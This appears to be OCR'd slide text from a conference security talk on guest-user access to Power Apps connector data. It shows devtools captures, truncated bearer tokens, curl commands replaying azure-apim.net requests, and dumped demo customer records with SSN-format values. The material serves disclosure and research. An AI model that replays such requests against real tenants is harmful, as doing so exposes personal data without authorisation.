            "Email": "amandas@zenitydemo.OnMicrosoft.com",
            "FirstName": "Amanda",
            "LastName": "Smith",
            "CustomerID": 78654,
            "SocialSecurityNumber": "209-97-6666"
        },
        {
            "@odata.etag": "",
            "ItemInternalId": "00e598ec-41ea-42c0-aa17-34c50c42949c",
            "Email": "ameliaj@zenitydemo.OnMicrosoft.com",
            "FirstName": "Amelia",
            "LastName": "Johnson",
            "CustomerID": 76234,
            "SocialSecurityNumber": "209-97-1111"
        },
        {
            "@odata.etag": "",
            "ItemInternalId": "1a9cb83a-919e-43ff-9db7-67a02358af83",
            "Email": "ameliam@zenitydemo.OnMicrosoft.com",
            "FirstName": "Amelia",
            "LastName": "Gonzalez",
            "CustomerID": 74321,
            "SocialSecurityNumber": "209-97-9876"
        },
        {
            "@odata.etag": "",
            "ItemInternalId": "b5cb5500-9ecd-44bc-a6e1-ce5f1c1cbb16",
            "Email": "andrewc@zenitydemo.OnMicrosoft.com",
            "FirstName": "Andrew",
            "LastName": "Perez",
            "CustomerID": 79000,
```


SECTOR

@mbrg0

[dbo].[Customers]

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aidenb@zenitydemo.OnMicrosoft.com
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-?qsp Invert Hide data URLs All Fetch/XHR JS CSS Img Media Font Doc WS Wasm Manifest Other Has blocked cookies Blocked Requests 3rd-party requests

5000 ms 10000 ms 15000 ms 20000 ms 25000 ms 30000 ms 35000 ms 40000 ms 45000 ms 50000 ms 55000 ms 60000 ms 65000 ms 70000 ms

Name
invoke
blob:https://pa-static-ms.azur...

Headers Preview Response Initiator Timing

General

Request URL:	https://europe-002.azure-apim.net/invoke
Request Method:	POST
Status Code:	200
Remote Address:	20.86.93.35:443
Referrer Policy:	no-referrer

Response Headers

Access-Control-Allow-Origin:	*
Access-Control-Expose-Headers:	Content-Encoding,Transfer-Encoding,Vary,x-ms-request-id,x-ms-correlation-id,x-ms-user-agent,Strict-Transport-Security,X-Content-Type-Options,X-Frame-Options,Date,x-ms-connection-gateway-object-id,x-ms-connection-parameter-set-name,x-ms-environment-id,Timing-Allow-Origin,x-ms-apihub-cached-response,x-ms-apihub-obo
Cache-Control:	no-cache,no-store
Content-Encoding:	gzip
Content-Type:	application/json; charset=utf-8; odata.metadata=minimal
Date:	Sun, 16 Jul 2023 12:01:30 GMT
Expires:	-1
Pragma:	no-cache
Strict-Transport-Security:	max-age=31536000; includeSubDomains
Timing-Allow-Origin:	*
Vary:	Accept-Encoding
X-Content-Type-Options:	nosniff
X-Frame-Options:	DENY
X-Ms-Apihub-Cached-Response:	true
X-Ms-Apihub-Obo:	false
X-Ms-Environment-Id:	default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Request-Id:	3b699bdc-5186-4a69-8043-fbf014885564
X-Ms-User-Agent:	PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)

Request Headers

:Authority:	europe-002.azure-apim.net
:Method:	POST
:Path:	/invoke
:Scheme:	https
Accept:	application/json
Accept-Encoding:	gzip, deflate, br
Accept-Language:	en-US
Authorization:	Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL2FwaWh1Yi5henVyZS5jb20iLCJp

SECTOR

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[dbo].[Customers]

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5000 ms 10000 ms 15000 ms 20000 ms 25000 ms 30000 ms 35000 ms 40000 ms 45000 ms 50000 ms 55000 ms 60000 ms 65000 ms 70000 ms

Name
invoke
blob:https://pa-static-ms.azur...

Headers Preview Response Initiator Timing

General
Request URL: https://europe-002.azure-apim.net/invoke
Request Method: POST
Status Code: 200

X-Ms-Client-App-Id: /providers/Microsoft.PowerApps/apps/01cde0ab-4650-4c0f-b73d-63c5e8d55b9e
X-Ms-Client-App-Version: 2022-07-14T08:47:48Z
X-Ms-Client-Environment-Id: /providers/Microsoft.PowerApps/environments/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Client-Object-Id: 71bbe90d-01e9-4d5c-a684-bd5f3967b8aa
X-Ms-Client-Request-Id: a4388bf7-366c-4f98-938c-9f61c67cf59a
X-Ms-Client-Session-Id: 39123203-fdc7-481c-a853-48822b320546
X-Ms-Client-Tenant-Id: fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Protocol-Semantics: cdp
X-Ms-Request-Method: GET
X-Ms-Request-Url: /apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?%24orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%24top=100
X-Ms-User-Agent: PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)

X-Ms-Environment-Id: default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Request-Id: 3b699bdc-5186-4a69-8043-fbf014885564
X-Ms-User-Agent: PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)

Request Headers
:Authority: europe-002.azure-apim.net
:Method: POST
:Path: /invoke
:Scheme: https
Accept: application/json
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL2FwaWh1Yi5henVyZS5jb20iLCJp

SECTOR

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Elements Console Sources Network Performance Memory Application Security Lighthouse

Preserve log Disable cache No throttling

-?qsp Invert Hide data URLs All Fetch/XHR JS CSS Img Media Font Doc WS Wasm Manifest Other Has blocked cookies Blocked Requests 3rd-party requests

Name
invoke
blob:https://

Name
invoke

Headers Preview Res

General

quest URL:
quest Method:
tus Code:
mote Address:

Open in new tab
Clear browser cache
Clear browser cookies
Copy
Block request URL
Block request domain
Replay XHR
Sort By
Header Options
Save all as HAR with content
Override headers

Copy link address
Copy response
Copy stack trace
Copy as PowerShell
Copy as fetch
Copy as Node.js fetch
Copy as cURL (cmd)
Copy as cURL (bash)
Copy all as PowerShell
Copy all as fetch
Copy all as Node.js fetch
Copy all as cURL (cmd)
Copy all as cURL (bash)
Copy all as HAR

x-ms-correlation-id,x-ms-user-agent,Strict-Transport-Security,X-Content-Type-Options,X-Frame-Options,Date,x-ms-connection-gateway-object-id,x-ms-
ing-Allow-Origin,x-ms-apihub-cached-response,x-ms-apihub-obo

-4650-4c0f-b73d-63c5e8d55b9e)

X-ms-Apihub-Cached-

Accept-Encoding: gzip, deflate, br
Accept-Language: en-US
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL2FwaWh1Yi5henVyZS5jb20iLCJp

Copy-and-replay browser API Hub

```
[/@mbrg0/BHUSA2023/All-You-Need-Is-Guest:] $ curl 'https://europe-002.azure-apim.net/invoke' \
>   -X 'POST' \
>   -H 'authority: europe-002.azure-apim.net' \
>   -H 'accept: application/json' \
>   -H 'accept-language: en-US' \
>   -H 'authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG
>   -H 'x-ms-client-object-id: 71bbe90d-01e9-4d5c-a684-bd5f3967b8aa' \
>   -H 'x-ms-client-request-id: b0fcb515-3898-496b-af84-89a0058b4f2e' \
>   -H 'x-ms-client-session-id: 1972191d-bec7-447a-a0ac-47267adfec24' \
>   -H 'x-ms-client-tenant-id: fc993b0f-345b-4d01-9f67-9ac4a140dd43' \
>   -H 'x-ms-protocol-semantics: cdp' \
>   -H 'x-ms-request-method: GET' \
>   -H 'x-ms-request-url: /apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareins
ights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?%2
4orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%2
4top=100' \
>   -H 'x-ms-user-agent: PowerApps/3.23072.11 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e
8d55b9e)' \
>   --compressed
```

Copy-and-replay browser API Hub

```
[/@mbrg0/BHUSA2023/All-You-Need-Is-Guest:] $ curl 'https://europe-002.azure-apim.net/invoke' \
>   -X 'POST' \
>   -H 'authority: europe-002.azure
>   -H 'accept: application/json' \
>   -H 'accept-language: en-US' \
>   -H 'authorization: Bearer eyJ0e
>   -H 'x-ms-client-object-id: 71bbe
>   -H 'x-ms-client-request-id: b0fc
>   -H 'x-ms-client-session-id: 1972
>   -H 'x-ms-client-tenant-id: fc993
>   -H 'x-ms-protocol-semantics: cdp
>   -H 'x-ms-request-method: GET' \
>   -H 'x-ms-request-url: /apim/sql/
ights.database.windows.net,enterpris
4orderby=Email+asc&%24select=Email%2
4top=100' \
>   -H 'x-ms-user-agent: PowerApps/3
8d55b9e)' \
>   --compressed
```


```
{
  "@odata.context":"https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5Bdbo%5D.%5BCustomers%5D')/items","value":[
    {
      "@odata.etag":"","ItemInternalId":"9c849894-b96e-44a2-962f-2e69686674e7","Email":"aidenb@zenitydemo.OnMicrosoft.com","FirstName":"Aiden","LastName":"Brown","CustomerID":55677,"SocialSecurityNumber":"209-97-8888"
    },{
      "@odata.etag":"","ItemInternalId":"a0fed822-58dd-4f22-a5ea-5ac632008fb3","Email":"alexanderw@zenitydemo.OnMicrosoft.com","FirstName":"Alexander","LastName":"Gonzalez","CustomerID":74321,"SocialSecurityNumber":"209-97-9876"
    },{
      "@odata.etag":"","ItemInternalId":"f1b79f06-ad40-4b2e-a482-d61c820fc5e6","Email":"amandas@zenitydemo.OnMicrosoft.com","FirstName":"Amanda","LastName":"Smith","CustomerID":78654,"SocialSecurityNumber":"209-97-6666"
    },{
      "@odata.etag":"","ItemInternalId":"e572c48b-cea5-4461-b83a-9e1f6625220e","Email":"ameliaj@zenitydemo.OnMicrosoft.com","FirstName":"Amelia","LastName":"Johnson","CustomerID":76234,"SocialSecurityNumber":"209-97-1111"
    },{
      "@odata.etag":"","ItemInternalId":"61ced58e-9123-49a9-a37a-8392d6fc761a","Email":"ameliam@zenitydemo.OnMicrosoft.com","FirstName":"Amelia","LastName":"Gonzalez","CustomerID":74321,"Socia
```

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers
/tables/%255Bdbo%255D.%255BCustomers%255D/items'

Power App is using azure-apim.net to fetch connection data

GET **https://europe-002.azure-apim.net/apim**
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers
/tables/%255Bdbo%255D.%255BCustomers%255D/items

Power App is using azure-apim.net to fetch connection data

GET https://europe-002.azure-apim.net/apim
/sql/ff47194e357e459b8756a5f43f59ccc6
/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers
/tables/%255Bdbo%255D.%255BCustomers%255D/items

Power App is using azure-apim.net to fetch connection data


GET https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6**/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers**/tables/%255Bdbo%255D.%255BCustomers%255D/items

Power App is using azure-apim.net to fetch connection data


GET https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/**/tables/%255Bdbo%255D.%255BCustomers%255D/items**

Power App is using azure-apim.net to fetch connection data

